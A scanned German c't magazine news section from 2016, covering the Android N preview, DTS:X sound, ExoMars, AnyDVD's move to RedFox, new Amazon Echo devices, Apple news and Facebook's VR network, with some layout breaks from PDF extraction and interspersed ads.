
dunkles Theme. Das gab es in den Preview-Versionen des aktuellen Android 6 auch schon – weshalb man sich auch diesmal nicht drauf verlassen kann, dass der schwarze Look es ins finale System schafft. Bessere Chancen darauf hat aber der neue Nachtmodus, der sich ebenfalls im Menü des System UI Tuner versteckt und für den es ein API für Entwickler gibt. In den Abendstunden taucht er die Anzeige automatisch in einen rot-gelben Sepia-Ton. Die warme Darstellung mit geringem Anteil an blauem Licht soll die Augen schonen und das Lesen in schummerigem Umgebungslicht erleichtern.

Feintuning

Unter der Haube gibt es einige Detailverbesserungen. Eine davon ist die Unterstützung mehrerer gleichzeitig aktiver Sprachen: Wer beispielsweise die Systemsprache auf Englisch einstellt, kann Apps trotzdem auf Deutsch benutzen.

Auch will Google den mit Android 6 eingeführten Stromsparmodus Doze aufgebohrt haben. Bislang legt Doze Apps und die CPU in einen Tiefschlaf, wenn das Telefon unbenutzt herumliegt – beispielsweise nachts. Mit „Doze on the go“ kappt das System den Apps auch dann die Hintergrund-Aktivitäten, wenn das Telefon im Standby am Körper getragen, also bewegt wird. Voraussetzung ist natürlich weiterhin, dass das Display aus ist.

Wer schon mal in die Drosselfalle des Mobilfunk-Providers getappt ist, weil eine App im Hintergrund zu viele Daten übers UMTS-Netz geladen hat,



Die Benachrichtigungsleiste ist übersichtlicher, Einstellungen erreicht man schneller.

Fürs Lesen am Abend gibt es einen Nachtmodus mit augenschonender Darstellung.

kann nun den „Data Saver“ aktivieren. Er blockiert alle nicht zum Betrieb absolut notwendigen Hintergrunddaten von Apps. Erst wenn eine App aktiv genutzt wird, erhält sie uneingeschränkten Internetzugriff.

Schnellere Updates, Beta-Programm

Erste Blicke auf den Code von Android N lassen vermuten, dass Google künftig Hersteller- und Provider-Updates besser von Android-Updates trennt. Die News-Webseite Android Central sieht dahinter ein tieferes strukturelles Umdenken: Google könnte demnächst alle Geräte schnell mit wichtigen, tieferliegenden System-Updates versorgen – Samsung, Sony und Co. würden größere Anpassungen in UI und Standard-Apps später nachliefern. Das würde einem der größten Kritikpunkte von Android – die späten Updates – zumindest in Teilen entgegenwirken.

Die für Android-Fans und -Entwickler angenehmste Neuierung dürfte das Android-Beta-Programm sein, für das man sich über google.com/android/beta anmeldet. Wollte man bisher Preview-Versionen testen, musste man den Bootloader des Mobilgeräts entsperren und die Images über die Entwickler-Tools (Android Debug Bridge, ADB) von Hand flashen – was alle Daten auf dem Gerät löscht, üblicherweise die Garantie erlöschen lässt und, falls dabei etwas schiefgeht, das Gerät in einen Briefbeschwerer verwandelt.

Zehn Sekunden nach Anmeldung wurde uns die Preview automatisch auf dem Smartphone zum Download angeboten. Die Installation lief auf unserem Nexus 5X zügig und ohne Datenverlust oder eine Neueinrichtung durch. Auch die kommenden Vorabversionen will Google so verteilen. Vier weitere Previews sollen im Monatsabstand folgen, die fertige Version im dritten Quartal erscheinen und ebenfalls OTA (over the air) verteilt werden. So bequem der Beta-Test auch ist: Für produktiv genutzte Geräte eignet er sich nicht. Manche Apps funktionieren nicht und das System kann instabiler laufen. Wer außerdem vorm Verteilen der finalen Version wieder das Beta-Programm verlassen will, muss am Ende

doch noch einmal sein Mobilgerät komplett neu aufsetzen.

Unklar ist noch, ob Android N künftig die Versionsnummer 7 tragen wird und nach welcher Süßigkeit Google das System benennen wird. Bislang wird vor allem über „Nutella“ spekuliert, womit Google nach Kitkat erstmals wieder ein kommerzielles Produkt als Namensgeber akzeptieren würde.

Nexus-Updates

Auch bei den regulären Updates für die Nexus-Geräte war Google in den vergangenen Wochen fleißig: Die aktuell ausgerollten März-Patches bringen beim Nexus 5X und dem 6P nicht nur Bugfixes, sondern sie sollen auch für bessere Performance sorgen. Das verspricht zumindest ein Google-Entwickler auf Reddit. Nötig scheint das Nachbessern allemal zu sein: Praktisch direkt nach dem Verkaufsstart des 5X machten Nutzer in Foren ihrem Ärger Luft, dass der Snapdragon 808 sehr schnell erhitzt und deshalb anfängt, sich herunterzutakten – ruckelige Display-Anzeige und lahmer Start von Apps sind die Folge.

Bis alle Geräte mit OTA-Update versorgt werden, dürfte aber noch einige Zeit ins Land gehen. Wie üblich veröffentlicht Google die Patches nicht für alle Geräte gleichzeitig, sondern verteilt sie in Wellen. Die Factory-

Images sind derweil schon online gestellt: Wer also nicht warten will, kann sie per Side-Load manuell installieren (siehe c't-Link).


Nexus von HTC oder LG?

Das neue Android heizt natürlich auch wieder die Spekulationen an, welcher Gerätehersteller die voraussichtlich Ende des Jahres erscheinende nächste Generation an Nexus-Smartphones bauen wird. In den vergangenen Monaten wurde ja LG als heißester Kandidat gehandelt, wo auch schon das Nexus 4 und 5 vom Band lief. Auf dem Mobile World Congress in Barcelona erklärte ein LG-Sprecher aber, dass man sich künftig lieber auf die eigenen Produkte konzentrieren wolle.


Seitdem gibt es Gerüchte, dass vielleicht doch eher HTC den Zuschlag erhalten wird. Verschiedene Quellen mutmaßen, dass sich das Unternehmen sogar gleich einen Dreijahresvertrag mit Google gesichert haben soll. Für die Taiwaner wäre das sicher ein Glücksschiff und wohl auch für die Nutzer, wenn man an die Qualität des Nexus One anknüpfen kann – das seinerzeit von HTC gebaute erste Smartphone der Nexus-Reihe hat bis heute viele Fans.

(acb@ct.de)

c't Download-Links: ct.de/yrha



Dank des Beta-Programms kommen Vorab-Versionen automatisch aufs Handy.



Die neue Android-Oberfläche sieht genauso aus wie in Android Marshmallow.



360° Umgebungs-Monitoring für Profis

Erkennt alle Gefahren
Informiert sofort
Ist genial einfach

INTEGRIERTE FUNKTIONEN



MONITORING

INTEGRIERTE SENSOREN



THERMO



APP



LUFTFEUCHTE



E-MAIL



TAUPUNKT



SNMP



BRAND



BUZZER



BEWEGUNG



LAN - FUNK



VIBRATION

MultiSensor-LAN mit PoE
Erkennt 19 Gefahren





Nico Jurran

X-Faktor

Das 3D-Sound-Format DTS:X kommt in Schwung

DTS:X hat den Markteinstieg geschafft: Die Ausspielung der für die Dekodierung nötigen Firmware hat begonnen, die erste deutsche Blu-ray Disc mit dem Rundum-Sound ist erhältlich. Nun muss das Format beweisen, dass es wirklich Potenzial hat, Dolby Atmos gefährlich zu werden.

Wirklich groß ist die Auswahl an Audio/Video-Receivern, die das neue 3D-Sound-Format DTS:X dekodieren können, noch nicht: Sieben sind es an der Zahl – und alle stammen von D&M Holdings, das die Modelle unter ihren Marken Denon und Marantz vertreibt. Bei Erscheinen dieses Heftes soll die nötige Firmware für vier weitere Verstärker von Yamaha verfügbar sein, Ende April dann für den DTS:X-vorbereiteten Sound-Projektor des Unternehmens.

Das ist ein Bruchteil der Geräte, die das Konkurrenzformat Dolby Atmos unterstützen, das als Erstes in Echtzeit Audio-Objekte auf Surround-Anlagen mit Deckenlautsprechern verteilte. Aber Atmos hat auch über ein Jahr Vorsprung. Und DTS verkündete auf seiner letzten Hauptversammlung Anfang März bereits siegesgewiss, dass man bis zum Ende des Jahres über 60 DTS:X-taugliche Geräte erwarte, quer durch alle Marken, Produktgattungen und Preiskategorien.

Für einen dauerhaften Erfolg kommt es aber vor allem darauf an, wie viele Filme mit DTS:X-Soundtrack erscheinen – und wie die Rundum-Sound-Mixe klin-

gen. Die deutsche Premiere mit „Crimson Peak“ von Universal Pictures als erste hiesige Blu-ray Disc mit DTS:X-Ton ist immerhin gelungen: Die Geistergeschichte wird durch die (Neu-)Abmischung endgültig zum Schauertrip; die Höhenkanäle legen von der ersten Minute an los und bleiben fast über die gesamte Laufzeit von 118 Minuten aktiv. Die Spannweite der Sounds reicht von kleinen Geräuschen wie dem Rumpeln eines Fahrrads oder in den Röhren blubberndem Wasser bis hin zum Knall, der den Zuschauern akustisch einen Schlag versetzt.

Doch es gibt einen Wermuts-tropfen: DTS:X gibt es nur bei der englischen Originalversion, die deutsche Synchronfassung ist im gewöhnlichen 5.1-Surround-Format kodiert. Das gilt auch für die ersten beiden Blu-rays mit DTS:X-Ton von Paramount, die Anfang Juni auch in Deutschland erhältlich sein sollen: „The Big Short“ und „Daddy's Home“.

Dass Synchronfassungen keinen 3D-Sound bieten, ist nicht auf DTS:X beschränkt – und ist auch nicht mit der Einführung der Ultra HD Blu-ray zu erledigen. So erscheint „Die Peanuts –

Der Film“ von 20th Century Fox als erste 4K-Scheibe des Studios mit Atmos-Ton in Deutschland wohl auch nur mit 3D-Sound in englischer Sprache. Als Begründung geben die Studios an, dass sich aktuell nur Discs mit 66 GByte Kapazität in Massen herstellen lassen und keine Scheiben mit 100 GByte. So mangle es schlicht am Speicherplatz. Tatsächlich bevorzugen die Studios aber auch Discs mit etlichen Sprachen, die in möglichst vielen Regionen der Welt verkauft werden können. Dass es auch anders geht, beweist Warner, das regionale Ultra HD Blu-rays mit deutschem Atmos-Ton produziert.

Heights über Deckenlautsprecher wieder, so muss der Decoder die für die Heights bestimmten Töne über die Decken- und die Front-beziehungsweise Surround-Box auf Ohrhöhe abspielen, um zwischen diesen eine passende Phantom-Schallquelle zu erzeugen. Einige Anwender vermuteten darin jedoch einen Fehler – weshalb Denon mittlerweile explizit auf seiner Webseite darauf hinweist, dass der DTS:X-Decoder in solchen Fällen korrekt arbeitet.

Gewonnen hat DTS:X für viele Heimcineasten bereits beim mitgelieferten Upmixer „DTS Neural:X“, dem in Vergleichen regelmäßig bescheinigt wird, gewöhnlichen Surround-Soundtracks gekonnter Höheneffekte hinzuzufügen als Dolbys Gegenstück. Bedauerlicherweise hat sich herausgestellt, dass sich der DTS:X-Upmixer nicht bei mit 96 kHz Samplingfrequenz und 24 Bit Auflösung kodierten DTS-(HD)-Material einsetzen lässt. Bekannt war, dass sich DTS Neural:X – zumindest bei D+M-Recievern – nicht auf Dolby-Digital-kodierte Tonspuren anwenden lässt.

Allerdings sind praktisch nur Konzertmitschnitte im 96/24-Format dekodiert. Und den DTS:X-Upmixer kann man auch bei Dolby-Digital-Material zur Mitarbeit überreden, wenn man ihm dieses als Mehrkanal-PCM-Bitstream vorsetzt. Insofern dürfte DTS Neural:X noch das eine oder andere Mal zum Einsatz kommen, bis die große 3D-Sound-Flut einsetzt. (nij@ct.de)

ct Übersicht: Alle DTS:X-Filme auf (UHD-)Blu-ray ct.de/yj3t



Zwei weitere Blu-rays mit (englischem) DTS:X-Ton sind angekündigt – überraschenderweise ein dialoglastiges Drama und eine Komödie, die im Kino lediglich 5.1-Ton boten.

ExoMars: europäisch-russische Mars-Mission gestartet

Bisher haben nur ferngesteuerte Fahrzeuge der NASA den Mars erkundet. Wenn alles glatt geht, bekommen die noch aktiven NASA-Rover Curiosity und Opportunity jedoch bald Gesellschaft: Im Rahmen der zweiten Mission ExoMars wollen die europäische Weltraumagentur ESA und ihr russisches Pendant Roskosmos 2018 gemeinsam einen Rover auf dem Mars landen.

Die erste Hürde auf dem Weg zu diesem Ziel haben ESA und Roskosmos schon genommen: Am 14. März startete eine Proton-M-Rakete mit dem europäischen Mars-Orbiter TGO und dem Landemodul Schiaparelli planmäßig vom Weltraumbahnhof Baikonur in Kasachstan. TGO und Schiaparelli sollen wissenschaftliche Daten sammeln, aber auch den zweiten Teil der ExoMars-Mission vorbereiten – den für 2018 geplanten Rover-Einsatz.

Dank der derzeit günstigen Konstellation von Erde und Mars werden TGO und Schiaparelli nur rund sieben Monate unterwegs sein. Am 16. Oktober 2016 trennen sie sich und Schiaparelli beginnt seinen Flug zur Mars-Oberfläche. Am 19. Oktober soll das 600 Kilogramm schwere Modul in die Mars-Atmosphäre eintreten, mit Hilfe eines Fallschirms und Flüssiggas-Antrieben abbremsen und in der Ebene „Meridiani Planum“ landen. Dabei soll es Erkenntnisse über Landemanöver sammeln und nach Hause funkeln, bevor nach ein paar Tagen die Batterien schlappmachen. Der Orbiter TGO hat die Aufgabe, bis 2022 die Mars-Atmosphäre aus 400 Kilometern Höhe zu untersuchen und während der zweiten Phase der ExoMars-Mission als Funk-Relais zu dienen.

Der Plan für den zweiten Teil: 2018 soll eine weitere Proton-Rakete den europäischen Rover und eine russische Sonde auf den Weg zum Mars bringen. Neun Monate nach dem Start soll der Rover landen und den Marsboden erkunden, und zwar vor allem unter der Oberfläche. Er kann bis zu zwei Meter tief bohren, deutlich tiefer als der NASA-Rover Curiosity.

Die ESA möchte ihren Rover mehrere Kilometer über die Mars-Oberfläche schicken und an verschiedenen Orten bohren lassen. Die Wissenschaftler hoffen

vor allem auf Überreste organischen Materials, das an der Oberfläche nicht konserviert wurde.

„Wenn es jemals eine Mission gegeben hat, die eine echte Chance hatte, Hinweise auf Leben auf dem Mars zu finden, dann ist das ExoMars“, sagte Jorge Vago von der ESA. Der Wissenschaftler aus Argentinien treibt das Projekt seit den ersten

Überlegungen vor 14 Jahren mit voran. Auf dem Spiel steht viel: Mehr als 1,3 Milliarden Euro investiert allein die ESA in ExoMars. Experten vermuten, dass Roskosmos eine weitere Milliarde beisteuert. (cwo@ct.de)

Am 14. März hob die Proton-Rakete mit Schiaparelli und TGO in Baikonur ab.



QualityHosting

QualityBusiness
Hosted in Germany

60 Tage kostenfrei*

Alles aus einer Hand
Von Deutschlands Nr. 1 für Hosted Exchange

→ E-Mail, Kontakte, Kalender
→ Online-Speicher & File Sharing
→ Audio- & Video-Konferenzen
→ Chat, Projekt-Websites u.v.m.

Hosted Exchange + **SharePoint** + **Hosted Lync** = **Quality-Business**

* Neu- und Bestandskunden-Angebot: 60 Tage kostenfrei, 60 Tage Rücktrittsrecht.

Hosted in Germany
Cloud-Lösungen seit 1998

www.qualityhosting.de

Kopierschutzknacker AnyDVD: Aus SlySoft wird RedFox

Bereits kurz nach der Schließung der Webseite des AnyDVD-Herstellers SlySoft hatte es sich in den Produktforen angedeutet, inzwischen ist es Gewissheit: Die Entwickler wollen von Belize aus weitermachen und haben bereits eine neue AnyDVD-Version veröffentlicht. Bis zum Redaktionsschluss existierte unter der neuen RedFox-Domain redfox.bz allerdings nur das ehemalige SlySoft-Forum, aber noch keine Produkt-Webseite.

Die neue Version richtet sich nur an AnyDVD-Bestandskunden, die mit ihrer vorhandenen Lizenz weiterhin Nutzungsbeschränkungen und Kopierschutz von Discs umgehen können, um diese anzuschauen. Im RedFox-Forum versuchte einer der

Entwickler mit dem Pseudonym „Peer“, SlySoft/RedFox von der illegalen Filmkopier- und -tauschszene zu distanzieren. AnyDVD sei damals aus der Frustration der Leute heraus entstanden, dass Kopierschutz und Nutzerbeschränkungen von DVDs (und später Blu-ray Discs) die Wiedergabemöglichkeiten einschränkten. Unter den Anwendern gebe es nach seiner Erkenntnis nur einen kleinen Prozentsatz Filmpiraten, die die Software vermutlich nicht einmal käuflich erworben hätten. Dass AnyDVD im Fadenkreuz der Filmindustrie stehe, liegt seiner Meinung nach vor allem daran, dass SlySoft ein einfacheres Ziel sei als die meist anonymen Filmpiraten. (vza@ct.de)

Erweiterter Online-Klavierlehrer

Der interaktive Online-Klavierlehrer Skoove bringt ab sofort eine Audioerkennung mit. Damit lässt er sich auch mit akustischen Klavieren nutzen. Darüber hinaus haben die Entwickler Skoove neues Unterrichtsmaterial spendiert: Es gibt zwei weitere Fortgeschrittenen-Klavierkurse mit Pop- und Klassik-Tracks inklusive Tipps zum Entwickeln von Akkorden und Skalen.

Außerdem bietet Skoove einen Keyboard-Kurs mit Dance-Tracks bekannter Künstler wie Eminem, Faithless, Fatboy Slim und anderen an. Weitere Kurse sind in Vorbereitung. Der Zugriff auf alle Kurse kostet knapp 10 Euro pro Monat; über einen kostenlosen Zugang kann man den Dienst ausprobieren und sich mit der Technik vertraut machen. (mre@ct.de)

Neue Amazon-Geräte

Amazon forciert seinen Vorstoß ins Smart Home, will mit seiner digitalen Assistentin Alexa aber auch darüber hinaus. In den USA bringt der Versandhändler zwei weitere Geräte mit Sprachsteuerung auf den Markt.

Der Echo Dot sieht aus wie der Deckel des Amazon Echo und ist über eine 3,5-mm-Klinke zum Anschluss an vorhandene Audiosysteme gedacht. Dem Dot fehlt zwar

der im Echo eingebaute Mehrweglautsprecher, die anderen Funktionen sind jedoch dieselben. Echo Dot hat selbst nur noch einen Minilautsprecher zur Sprachausgabe, der zum Einsatz kommt, wenn kein Audiosystem aktiv ist. Zur Musikwiedergabe muss man eine HiFi-Anlage oder Aktivlautsprecher anschließen. Echo Dot wird per WLAN ins Heimnetz eingebunden, per Bluetooth

Alexa wird mobil: Auf Knopfdruck beantwortet die im akkubetriebenen WLAN/Bluetooth-Lautsprecher Amazon Tap integrierte Sprachassistentin Fragen oder legt auf Kommando Musik auf.



Amazons Echo Dot ist eine Mini-Ausgabe des Amazon Echo zum Anschluss an Stereoanlagen.



Jetzt aber: Deutsche Preise für Ultra-HD-Blu-ray-Player

Nachdem die Preise und Erscheinungstermine der ersten Player für Ultra-HD Blu-ray (UHD-BD) zunächst nur fürs umgebende Ausland bekannt waren, gibt es nun auch für Deutschland Klarheit.

Panasonics UHD-BD-Player UB900 mit integriertem 7.1-Surround-Decorder kommt Anfang April für 799 Euro in den Handel. Sein integrierter Videoprozessor beherrscht Chroma-Interpolation bei 4K-Material von Disc oder VoD-Diensten von 4:2:0 auf 4:4:4. Das für die Übertragung ultrahochauflöster Videos mit erhöhtem Kontrastumfang (HDR) benötigte Highspeed-HDMI-Kabel wird mitgeliefert. Einer limitierten Auflage legt Panasonic die beiden UHD-BD-Titel „San Andreas“ und „Mad Max: Fury Road“ bei.

Ebenfalls ab April liefert Samsung seinen UHD-BD-Player UBD-K8500 aus. Er soll 499 Euro kosten und zur Einführung die UHD-Fasung des Hollywood-Blockbusters „Der Marsianer“ mit im Karton haben. Am Netz spielt das Gerät Inhalte der Videostreaming-Dienste Amazon Video, Netflix und YouTube in UHD-Auflösung ab. Beide Player geben darüber hinaus gängige Disc-Formate wie Blu-ray, DVD und Audio-CD wieder. (sha@ct.de)

(A2DP) nimmt er Kontakt zum Smartphone oder zu Lautsprechern auf.

Die Besonderheit des Dot ist die eingebaute Sprachassistentin Alexa. Ein Mikrofon-Array lauscht permanent auf das Signalwort „Alexa“, um anschließende Fragen zu beantworten und Musikwünsche oder Bestellungen entgegenzunehmen. Außerdem kann man darüber zunehmend mehr Smart-Home-Equipment mit Sprachkommandos direkt oder über den Web-Dienst IFTTT steuern.

Amazon verkauft den Echo Dot vorerst ausschließlich an Prime-Kunden in den USA. Der Preis von 90 US-Dollar ist kein Schnäppchen, aber immerhin nur halb so hoch wie der des ausgewachsenen Echo.

Das zweite neue Gerät mit Alexa-Unterstützung ist der 16 cm hohe Mobil-Lautsprecher Amazon Tap. Der 130 US-Dollar teure Lautsprecher soll im Akkubetrieb bis zu 9 Stunden laufen und koppelt sich ebenfalls via Bluetooth ans Smartphone oder über WLAN ans Heimnetz oder einen Hotspot. Im stationären Einsatz kann man Amazon Tap in einer Ladeschale platzieren.

Anders als Amazon Echo und Echo Dot lauscht Amazon Tap nicht permanent, sondern wie das Fire TV bei Druck auf die Sprach-Taste am Gehäuse. Soll der Tap auch unterwegs Fragen beantworten oder direkt Musik von Diensten wie Amazon Prime Music, Pandora oder Spotify streamen können, muss man die Internet-Verbindung des Smartphones teilen oder einen Hotspot nutzen. (vza@ct.de)

SOA Days 2016

BAUSTEINE FÜR DIGITALE BUSINESS TRANSFORMATION



TRANSFORMATION NOT COMPLETED



14. - 15. April 2016

Cologne Marriott Hotel

Auf den SOA Days 2016 in Köln teilen Top Speaker ihre Best Practices zur **Digitalen Business Transformation** untereinander und mit Ihnen.

Im Vordergrund des anwendergetriebenen Forums stehen dabei ein hochkarätiges Programm sowie ein vertiefter Erfahrungsaustausch mit Referenten, **CIOs und Top-IT-Entscheidern**.

Die SOA Days sind seit mehreren Jahren ein etablierter Treffpunkt rund um die Themen IT- und Business-Transformation, Enterprise Architecture Management, EAM und SOA.

Auszug aus dem Vortragsprogramm

- **Die Digitale Transformation der Bundesverwaltung**
Klaus Vitt, Staatssekretär im Bundesministerium des Innern und Beauftragter der Bundesregierung für Informations-technik
- **Legacy und die Digitale Transformation – Freude oder Last?**
Prof. Dr. Helmut Krcmar, Lehrstuhl für Wirtschaftsinformatik TU München
- **Architekturen für die Digitalisierung in der Industrie**
Martin Hankel, Bosch Rexroth AG; Dr. Michael Hoffmeister, Festo AG & Co. KG; Dr. Karsten Schweichhart, Deutsche Telekom AG
- **Von Big Data zu intelligenten Diensten und vernetzten Geschäftsmodellen**
Prof. Dr. Stefan Wrobel, Fraunhofer Institute for Intelligent Analysis and Information Systems

Teilnahmegebühr: 1.350,- Euro für Nichtmitglieder
750,- Euro für Mitglieder des SOA Innovation Lab

Infos und Anmeldung

www.soa-days.com

Veranstalter:

SOA innovation lab
BUSINESS · TRANSFORMATION · MANAGEMENT

Organisation:

**heise
Events**
Conferences, Seminars, Workshops

iPhone-Ortung per Apple Watch

Lookout hat seine Sicherheits-App für das iPhone auf die Apple Watch gebracht. So kann die Uhr dabei helfen, abhanden gekommene iPhones aufzufinden. Das Programm schlägt bei Abriss der Bluetooth-Verbindung zum iPhone Alarm. Anschließend kann man auf der Uhr eine dynamisch aktualisierte Entfernungsanzeige zum Orten nutzen.

Fehlt die Bluetooth-Verbindung dauerhaft, lässt sich über

WLAN ein Warnton auf dem iPhone auslösen – auch wenn das Gerät stummgeschaltet ist. Ist das iPhone außer WLAN-Reichweite, kann man den letzten Standort über den Cloud-Dienst von Lookout abfragen (Registrierung erforderlich). Apple hat offenbar noch nicht daran gedacht, die iPhone-Suche auf die Apple Watch zu bringen. Die gratis erhältliche Lookout-App setzt iOS 8.0 und watchOS 2 voraus. (dz@ct.de)

Luxus-Kopfhörer für das iPhone

Der Audio-Hersteller Audeze bringt mit dem EL-8 Titanium einen weiteren Kopfhörer mit Lightning-Anschluss auf den Markt. Audeze hat die erforderlichen Bauteile, einen DSP, einen Digital-analog-Konverter sowie den Verstärker in das Kabel integriert. Die Impedanz beträgt 30 Ohm, das Gewicht 480 Gramm.

Die Klangfarbe lässt sich per iPhone-App steuern. Der Kopfhörer kostet 950 Euro. Philips mit seiner Fidelio-Linie und JBL haben ebenfalls Lightning-Kopfhörer im Lieferprogramm. Eingespricht dafür, dass Apple beim kommenden iPhone 7 den regulären Kopfhöreranschluss weglassen will. (dz@ct.de)



Vorbei an Standardbuchse und integriertem Kopfhörerverstärker koppelt sich der Audeze-Kopfhörer an ein aktuelles iPhone; die Elektronik für den Lightning-Anschluss steckt im Kabelweg.

Hörbücher aus der iCloud-Bibliothek

Apple hat seine iCloud-Bibliothek um den Download von Hörbüchern erweitert. Erwirbt man Audiobooks mit iTunes oder mit der iBooks-App, lassen sich diese anders als bisher mehr als einmal herunterladen. So kann man Hörbücher auf all seinen Geräten vorhalten, ohne die Geräte miteinander synchronisieren zu müssen. (dz@ct.de)

Das klappt, weil Apple Hörbücher nun wie Musik und elektronische Bücher zur persönlichen Online-Bibliothek des Nutzers hinzufügt. Apple nennt die Funktion etwas holperig „Verfügbarkeit von erneutem iTunes-Downloads“. Die Erweiterung hat Apple in Deutschland, Österreich, der Schweiz und diversen weiteren Ländern eingeführt. (dz@ct.de)

Neue PCIe-SSDs für verschiedene MacBooks

Der Ausrüster OWC kündigt neue SSD-Austauschmedien für Macs an. Die neuen Aura-Module werden für die 2013 erschienenen MacBook Pro Retina und MacBook Air ausgelegt sein und sollen Kapazitäten von 480 GByte oder 1 TByte liefern. Das ist bis zu acht Mal mehr als Apple ursprünglich den MacBook-Mo-

dellen von 2013 mitgegeben hat. Das 480-GByte-Modul kostet 350 US-Dollar, das 1-TByte-Genenstück 600 US-Dollar. Die originale SSD des MacBooks kann man über ein USB-3-Gehäuse weiternutzen, das 50 US-Dollar Aufpreis kostet (Envoy Pro Enclosure). Die Auslieferung soll Ende März beginnen. (dz@ct.de)



Mehr ist mehr: Der Ausrüster OWC erweitert seine SSD-Aufrüstserie mit Modulen von maximal 1 TByte Kapazität.

Support-Ende für MacBooks und Server

Wie Apple auf seiner Website mitteilt, hat der Konzern den Service für die 15- und 17-Zoll-Varianten des „MacBook Pro Mid 2010“ beendet. Bei Hardware-Defekten muss man sich also nach einem alternativen Servicedienstleister

umsehen. Gleicher gilt für Apples Server-Modelle der Xserve-Serie, die der Konzern Anfang 2009 eingeführt hatte. Immerhin läuft auf allen genannten Geräten das aktuelle OS X 10.11 alias El Capitan. (dz@ct.de)

Shell-Skript per Mausklick

Es gibt etliche Beispiele in diversen Programmiersprachen, die vorführen, wie man auf dem Mac Shell-Skripte per Mausklick starten kann. Charles Edge hat eine Variante auf Github veröffentlicht, die Apples Programmiersprache Swift nutzt (siehe c't-Link unten).

Das simple, gemäß einer Gratisbier-Lizenz nutzbare Projekt

führt vor, wie man ein Skript startet, das sich im Benutzerordner befindet; nach dem Mausklick erzeugt es dort eine leere Datei namens test.txt. Edge zeigt in seinem Swift-Projekt aber auch, wie man Shell-Befehle in Swift einbettet. (dz@ct.de)

ct Github-Repository: ct.de/y5tq

Apple-Notizen

Die Fach-Website Internet Retailer berichtet, dass in China in den ersten zwei Tagen nach dem **Start des Apple-Pay-Dienstes** bereits drei Millionen Kredit- und Bankkarten dafür aktiviert worden seien. Aus Deutschland sind zu Apple Pay seit längerem keine Details mehr zu hören.

Eine bestimmte Stelle des **iPad Pro nimmt Stift-Eingaben nicht an**, wenn man den Schirm nur leicht berührt. So bleibt beim Malen ein leeres Rechteck übrig. Das Problem tritt mit Stylus-Modellen von Dritt-Herstellern auf. Vereinzelt melden Nutzer auch Schwierigkeiten beim Tippen des Buchstaben „B“, wenn das iPad Pro im Querformat verwendet wird und der Home-Button auf der rechten Seite liegt.

Facebook installiert soziales Netzwerk in der Virtual Reality

Eine Gear-VR-Brille von Samsung plus kompatibler Smartphone sind die Eintrittskarte in das neue soziale Virtual-Reality-Netzwerk, das Oculus und Facebook jetzt gestartet haben. Die Social-Media-Funktionen sind in den Oculus Store integriert; einen eigenen Namen für das Netzwerk gibt es bislang nicht. Der Oculus Store diente auch vorher schon als Start- und Steuerzentrale für Gear-VR-Apps.

Kompatibel sind derzeit die Samsung-Smartphones Galaxy S7 und S7 Edge, Galaxy S6 und S6 Edge sowie das Galaxy Note 5 oder 4. Wer mag, legt sich ein Profil an und findet seine Freunde entweder über deren Facebook-Namen oder Oculus-Nickname.

In dem neuen Netzwerk kann man aber nicht nur seine Freunde treffen oder neue Freundschaften schließen, sondern auch gemeinsam spielen. Fürs Erste gibt es zwei Spiele-Titel: In „Social Trivia“ dürfen bis zu fünf Kandidaten ihr Wissen auf die Probe stellen und gegeneinander antreten.

Das zweite VR-Spiel mit Social-Media-Funktionen ist „Hero-bound Gladiators“, ein Multi-



Facebook will eine virtuelle Welt im Netzwerk erschaffen, Samsungs VR-Brille Gear VR soll das Vehikel dafür sein.

player-Adventure. Man tritt mit bis zu vier Spielern gemeinsam an, um gegen Kobolde und Dämonen zu bestehen. Hier darf und soll man sich untereinander austauschen oder Strategien besprechen, wofür sich die eingebaute Sprach-Chat-Funktion anbietet.

Oculus hat angekündigt, ab der nächsten Woche auch 360-Grad-Videos von Facebook zugänglich zu machen. Nutzer sollen diese dann gemeinsam mit Freunden innerhalb des VR-Netzwerkes anschauen, teilen und liken können. Zudem soll es die Möglichkeit geben, Inhalte zu personalisieren, was anhand der abonnierten Kanäle und Freunde passieren soll.

(apoi@ct.de/jkj@ct.de)



Im VR-Ratespiel „Social Trivia“ treffen sich bis zu fünf Spieler in einem virtuellen Raum.

Heidelberg, Print Media Academy,
6. bis 8. April 2016

para//el 2016

Softwarekonferenz für Parallel Programming,
Concurrency und Multicore-Systeme

Programm online Jetzt registrieren!

ZIELGRUPPE

- // Softwarearchitekten
- // Softwareentwickler
- // Projektleiter
- // IT-Strategen

AUSZUG AUS DEM PROGRAMM

- // Philipp Haller: Reactive Programming in Scala (Keynote)
- // Bernd Marquardt: Schnelles Rechnen mit Grafikkarten
- // Marwan Abu-Khalil: Embedded Multicore-Migration
- // Ralph Mader, Stefan Kuntz: Erfolgreiche Einführung von Multicore im Automotive-Umfeld
- // Ulrich Drepper: The Many Ways to Parallelism in gcc
- // Golo Roden: Asynchrone Programmierung mit JavaScript
- // Detlev Vollmann: Eine Lektion über Hardware-Parallelität und Performance
- // Michael Klemm, Christian Terboven: Was Sie schon immer über OpenMP 4.x wissen wollten
- // Luc Bläser: Parallele Code Smells – eine Sammlung für .NET
- // Sven Tautz: Parallele Programmierung in Go

Silber-Sponsoren:

hoCOMPUTER
